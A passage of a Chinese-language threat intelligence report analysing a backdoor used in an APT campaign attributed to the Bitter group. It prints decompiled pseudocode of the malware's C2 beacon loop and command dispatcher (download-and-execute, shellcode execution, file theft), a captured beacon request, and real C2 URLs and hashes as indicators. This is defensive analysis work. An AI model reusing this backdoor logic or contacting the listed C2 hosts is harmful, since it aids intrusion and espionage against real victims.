25 ICAgICAgMjQgSw0KU3lzdGVtICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgNCBT
26 ZXJ2aWNlcyAgICAgICAgICAgICAgICAgICAwICAgICAgICAxNTIgSw0Kc21zcy5l
27 eGUgICAgICAgICAgICAgICAgICAgICAgICAgIDM0NCBTZXJ2aWNlcyAgICAgICAg
28 ICAgICAgICAwICAgICAgICAzNDggSw0KY3Nyc3MuZXhlICAgICAgICAgICAgICAg
29 ICAgICAgIDQ0NCBTZXJ2aWNlcyAgICAgICAgICAgICAgICAgICAwICAgICAgMSwy
30 MjAgSw0Kd2luaW5pdC5leGUgICAgICAgICAgICAgICAgIDQ5NiBTZXJ2aWNl
31 cyAgICAgICAgICAgICAgICAgICAwICAgICAgICAyNjAgSw0KY3Nyc3MuZXhlICAg
32 ICAgICAgICAgICAgICAgICAgIDUwOCBDb25zb2xlICAgICAgICAgICAgICAg
```

图：发送的请求

② 根据返回的数据是否为“OK”字符串，来判断数据是否发送成功，如果不成功，则继续进行步骤①操作。

图：判断数据是否发送成功

③ 数据发送成功后，利用while(1)建立无限循环，向HTTP服务器发送由电脑名和用户名组成的Base64字符串，并接收和执行攻击者发送过来的远控指令。

```
 96  v10 = Sleep;
 97  Sleep(10000u);
 98  while ( 1 )
 99  {
100    v22 = 0;
101    nSize = 0;
102    sub_10004310((DWORD)&v18, &nSize, (DWORD *)&v22);// 发送数据，接收指令
103    v11 = nSize;
104    if ( nSize )
105    {
106      if ( v22 )
107      {
108        v12 = nSize + v22;
109        v13 = (const CHAR *)nSize;
110        if ( nSize < nSize + v22 )
111        {
112          do
113          {
114            v14 = StrStrA(v13, L"\n");
115            v15 = v14;
116            if ( v14 )
117            {
118              *v14 = 0;
119              v15 = v14 + 1;
120            }
121            lstrlenA(v13);
122            sub_100017A0(v13);                  // 远控操作
123            if ( !v15 )
124              break;
125            if ( !*v15 )
126              break;
127            v13 = v15;
128          }
129          while ( (unsigned int)v15 < v12 );
130          v11 = nSize;
131        }
132        v10 = Sleep;
133      }
134      v16 = (void *)v11;
135      v17 = GetProcessHeap();
136      HeapFree(v17, 0, v16);
137    }
138    v10(240000u);
139  }
140}
```

图：建立无限循环

```
1  ----------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe   分割线
2  Content-Disposition: form-data; name="m";
3  Content-Type: text/plain
4
5  p2   p2
6  ----------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
7  Content-Disposition: form-data; name="id";
8  Content-Type: text/plain
9
10 V0lOLTBMUlI4Q0dRNEg2X18xNXBiLXdpbjc=   base64：电脑名和用户名
11
12 ----------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe--
13
```

图：发送的请求

④ 接收攻击者发来的远程控制命令，执行相应的远程操作，远程操作共有5种。

```
100           if ( HttpQueryInfoW(v14, 0x20000013u, &Buffer, &dwOptionalLength, 0) )
101           {
102             if ( Buffer == 200 )
103             {
104               dwOptionalLength = 4;
105               if ( HttpQueryInfoW(v14, 0x20000005u, &v37, &dwOptionalLength, 0) )
106               {
107                 if ( v37 )
108                 {
109                   v15 = v37 + 1;
110                   v16 = GetCurrentProcess();
111                   v3 = (const CHAR *)VirtualAllocEx(v16, 0, v15, 0x3000u, 0x40u);
112                   if ( v3 )
113                   {
114                     v17 = v37;
115                     v18 = 0;
116                     v19 = hRequest;
117                     do
118                     {
119                       if ( !InternetReadFile(v19, (LPVOID)&v3[v18], v17 - v18, &dwOptionalLength) )// 获取远控指令
120                         break;
121                       if ( !dwOptionalLength )
122                         break;
123                       v18 += dwOptionalLength;
124                       v17 = v37;
125                     }
126                     while ( v18 < v37 );
127                     v20 = CryptStringToBinaryA(v3, v18, 1u, 0, &pcbBinary, 0, 0);// 远控指令转换
```

图：接收远控指令

```
1  _BYTE *__thiscall sub_100017A0(LPCSTR lpFirst)
2  {
3    const CHAR *v1; // esi@1
4    _BYTE *result; // eax@1
5    const CHAR *v3; // edx@3
6    WCHAR pszPath; // [sp+4h] [bp-24Ch]@7
7
8    v1 = lpFirst;
9    StrTrimA((LPSTR)lpFirst, " \r\n");
10   result = (_BYTE *)lstrlenA(v1);
11   if ( result )
12   {
13     result = StrStrA(v1, L":");
14     if ( result )
15     {
16       *result = 0;
17       v3 = result + 1;
18       switch ( *v1 )
19       {
20         case 103:
21           result = (_BYTE *)sub_100016B0(v3);    // 下载文件并执行
22           break;
23         case 105:
24           result = (_BYTE *)sub_10001450();      // 执行shellcode
25           break;
26         case 120:
27           sub_100016B0(v3);                      // 下载文件并执行，删除OneDrive.lnk快捷方式
28           goto LABEL_7;
29         case 117:
30 LABEL_7:
31           Clear(&pszPath, 0, 584);
32           result = (_BYTE *)SHGetFolderPathW(0, 7, 0, 0, &pszPath);
33           if ( !result )
34           {
35             PathAppendW(&pszPath, L"OneDrive.lnk");
36             DeleteFileW(&pszPath);
37             ExitProcess(0);
38           }
39           return result;
40         case 115:
41           result = (_BYTE *)sub_10001280((void *)v3);// 获取文件内容于内存中
42           break;
43         default:
44           return result;
45       }
46     }
47   }
```

图：远程操作

命令	操作
103	下载文件并执行
105	执行shellcode
120	下载文件并执行，删除OneDrive.lnk
117	删除OneDrive.lnk
115	获取文件于内存中

表：命令对应的操作


四、溯源分析

此次攻击事件和早期瑞星威胁情报中心捕获到的蔓灵花攻击事件进行对比，发现它们的攻击手法有很大的重合性，都是利用漏洞去下载执行功能相似的PE程序，再访问构造雷同的恶意链接去获取执行shellcode达到窃密和远程控制的目的。

MD5	5A489FB81335A13DFF52678BBCE69771
文件大小	1.37 MB (1438306 bytes)
文件格式	INP
VT首次上传时间	2019-02-14
VT检测结果	11/54
漏洞利用	CVE-2017-12824
涉及Domain	burningforests.com

表：早期样本信息

图：对比



图：特定标志对比

五、总结

APT攻击有着针对性强、组织严密、持续时间长、高隐蔽性和间接攻击的显著特征，针对的目标都是具有重大信息资产，如国家军事、情报、战略部门和影响国计民生的行业如金融、能源等，国内相关政府机构和企业单位务必要引起重视，加强防御措施。

六、预防措施

1. 不打开可疑邮件，不下载可疑附件。

此类攻击最开始的入口通常都是钓鱼邮件，钓鱼邮件非常具有迷惑性，因此需要用户提高警惕，企业更是要加强员工网络安全意识的培训。

2. 部署网络安全态势感知、预警系统等网关安全产品。

网关安全产品可利用威胁情报追溯威胁行为轨迹，帮助用户进行威胁行为分析、定位威胁源和目的，追溯攻击的手段和路径，从源头解决网络威胁，最大范围内发现被攻击的节点，帮助企业更快响应和处理。

3. 安装有效的杀毒软件，拦截查杀恶意文档和木马病毒。

杀毒软件可拦截恶意文档和木马病毒，如果用户不小心下载了恶意文档，杀毒软件可拦截查杀，阻止病毒运行，保护用户的终端安全。

4. 及时修补系统补丁和重要软件的补丁。

七、IOC信息

URL

http://quartzu.hol.es/mso/x64/x32/section/update

http://quartzu.hol.es/creatmong/tangkrdg/uplandjt

http://kerbosim.com/dramtun/miskder/kipr.jpg

http://kerbosim.com/conpandre/quitzu/ctlizedr.php

http://burningforests.com/nextra/aster/pic.jpg

http://burningforests.com/nextra/aster/wix.php

MD5

A0DCBD63716B264F868CD38D7C4B494D

78441ABDFF82636F9527D22AC0109BE7

707B75D6C9EB5EAE30B10F6353ECAB4D

31BCB31B2125297C08DDEBAADD3479C3

06AE12974694B6BBBADE3097EE25AFFF

5A489FB81335A13DFF52678BBCE69771

86E3E98C1E69F887E23D119D0D30D51C